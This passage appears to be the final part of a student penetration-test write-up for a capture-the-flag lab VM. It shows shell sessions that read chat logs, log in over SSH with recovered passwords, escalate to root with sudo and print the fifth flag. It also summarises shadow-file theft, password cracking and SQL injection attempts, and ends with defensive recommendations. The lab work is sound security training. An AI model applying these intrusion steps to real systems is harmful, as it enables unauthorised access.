


Figure 32

### 3.5 Flag 5

Also I typed 'statsadmins' instead of 'flag4' and it shows the password for Allison.

The 'statsadmin' is the code to check default table is mysql.




Figure 33

From figure 9, I also got Allison and Paul's chat by `cat allison.log` and we can see that Paul gave Allison the **sudoer** access.

```
cat allison.log
--- Log opened Sat Oct 20 20:21:30 2012
20:21 -!- Irssi: Starting query in localhost with allison
20:21 <allison> Hey stud
20:21 <paul> sup babe
20:22 <paul> I'm so totally close to the amulet of yendor
20:22 <paul> my wizard is like level 4 already and I'm Zappin' gnomes like a baws
20:23 <allison> wow hon, I'm so proud of you!
20:23 <allison> I wanna play too but it says I don't have permission :(
20:24 <allison> can you give me sudoer access?
20:24 <paul> sure babe! Nethack is so freakin rad.
20:25 <paul> 1 sec
20:25 <allison> :)
20:25 <allison> <3
--- Log closed Sat Oct 20 20:30:32 2012
```

Figure 34

Executed `ssh allison@192.168.242.128` to get access to allison's account. And typed password that has shown in figure 34, which is '이 STATS에 대한 비밀번호입니다!@#\$', But it didn't work and that password was for stats, so I tried '이 SSH에 대한 비밀번호입니다!@#\$', And the result shows as follows. (The password should be shown cracked, but it shows properly because I installed the Korean language before)



[illegible]

Figure 35

I logged in to sudo by using **sudo su** and found the **flag5**.

```
allison@alheim-labs:~$ sudo su
[sudo] password for allison:
root@alheim-labs:/home/allison# ls
irclogs  research
root@alheim-labs:/home/allison# cd
root@alheim-labs:~# ls
flag5
root@alheim-labs:~# cat flag5
zhK~bbTLh.6/f2G'[gy%Qu3<k,*=xwY"/v@.@hz"q`E"3{a4(r
root@alheim-labs:~#
```

Figure 36

## 5. Results & Recommendations

The testing logs and the result tells there are few vulnerabilities. Typically the chats seems to be a problem. Through chatting between users, I was able to see the passwords and the account information. That could leads the attackers to get information from the system and could leads critical damages.

Flag1 was easily found during the exploit process. To improve this, you need to move flag1 to a safer account. I was able to find chat logs in Paul's account. Through the chat log, I could see that the password for the account 'backup' is 'KYNZh9t51nCLiIK'. From the configuration of the target system, I figure out there are some other ways to attack, so I attempted to attack through FTP, which we found earlier, and I was able to find flag2 through an account called 'backup'. Also, I stole the 'shadow ' file which could be only seen through Kali's root permission.

Through the password cracking, I was able to find 'dr\_balustrade' account's password from 'shadow' file. And I was able to find flag3 inside the 'dr\_balustrade' account.

Login information was stored inside the 'dr\_balustrade' account. I found MySQL account information through these and tried to infiltrate it through MySQL. Eventually, the login information is obtained through MySQL and the login to the web page of the system is successful.


And I found out the password for the flag4 and Allison accounts through Burpsuite.

I achieved the purpose of this penetration test by accessing Allison's account and gaining sudo's authority and finding flag5.

The problems discovered through penetration tests were that passwords were shared through in-house chat and important log files were left intact. The biggest problem is that we didn't share passwords with in-house chat and delete logs with important content. To improve this, re-training employees, deleting log files containing important content or moving them to a secure folder or account.

## 6. Appendix

I have tried every SQL injections from this link, ‘ <https://security04.tistory.com/171> ’ but didn’t worked. (SQL Injection Bypass sheet (n.d, 2017) by lena04).




From ‘Flag4’ I tried to log in to sudo, but didn’t work. And I realized that Allison could be the sudoer through the chat log.

```
dr_balustrade@alheim-labs:~$ sudo -s
[sudo] password for dr_balustrade:
dr_balustrade is not in the sudoers file. This incident will be reported.
dr_balustrade@alheim-labs:~$
```

```
cat allison.log
--- Log opened Sat Oct 20 20:21:30 2012
20:21 -!- Irssi: Starting query in localhost with allison
20:21 <allison> Hey stud
20:21 <paul> sup babe
20:22 <paul> I'm so totally close to the amulet of yendor
20:22 <paul> my wizard is like level 4 already and I'm Zappin' gnomes like a baws
20:23 <allison> wow hon, I'm so proud of you!
20:23 <allison> I wanna play too but it says I don't have permission :(
20:24 <allison> can you give me sudoer access?
20:24 <paul> sure babe! Nethack is so freakin rad.
20:25 <paul> 1 sec
20:25 <allison> :)
20:25 <allison> <3
--- Log closed Sat Oct 20 20:30:32 2012
```

Also, I was able to look at some information about the ‘bomb design’ and ‘plutonium’. It tells me that this system is for nuclear-related system. These are the screenshots.



From 'Flag5', I was confused because the password shown didn't work. So I tried to put SSH instead of STATS, because I need to log in to ssh server instead of mysql server.

```
192.168.242.128/display_stats.php
Array
(
    [0] => 1
    [id] => 1
    [1] => Radioisotope Bombardment
    [experiment] => Radioisotope Bombardment
    [2] => 68C
    [temperature] => 68C
)
Array
(
    [0] => 2
    [id] => 2
    [1] => fission 8745
    [experiment] => fission 8745
    [2] => 624C
    [temperature] => 624C
)
Array
(
    [0] => 3
    [id] => 3
    [1] => Neutron Polarity Reversal
    [experiment] => Neutron Polarity Reversal
    [2] => 424C
    [temperature] => 424C
)
)

Array
(
    [0] => 2
    [id] => 2
    [1] => hubert_balustrade
    [username] => hubert_balustrade
    [2] => 20%cooler
    [password] => 20%cooler
)
Array
(
    [0] => 3
    [id] => 3
    [1] => allison
    [username] => allison
    [2] => 이 STATS에 대한 비밀번호입니다!@#$
    [password] => 이 STATS에 대한 비밀번호입니다!@#$
)

kali@kali:~$ ssh allison@192.168.242.128
allison@192.168.242.128's password:
```

Then I was able to get the password for Allison's account.

```
kali@kali:~$ ssh allison@192.168.242.128
allison@192.168.242.128's password:
Linux alheim-labs 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 UTC 2012
```

File system

Home

```
ALHEIMLABS
REACTING TO THE FUTURE
```

You have new mail.  
Last login: Sun Jul 11 02:15:05 2021 from 192.168.242.136

## 6. References

**/etc/shadow file format in Linux Explained (August 02, 2015)**

<http://www.yourownlinux.com/2015/08/etc-shadow-file-format-in-linux-explained.html>

SQL Injection Bypass sheet (n.d, 2017) by lena04

<https://security04.tistory.com/171>

Hacking FTP server(October, 28, 2018) by D4tail.

<https://ccurity.tistory.com/179>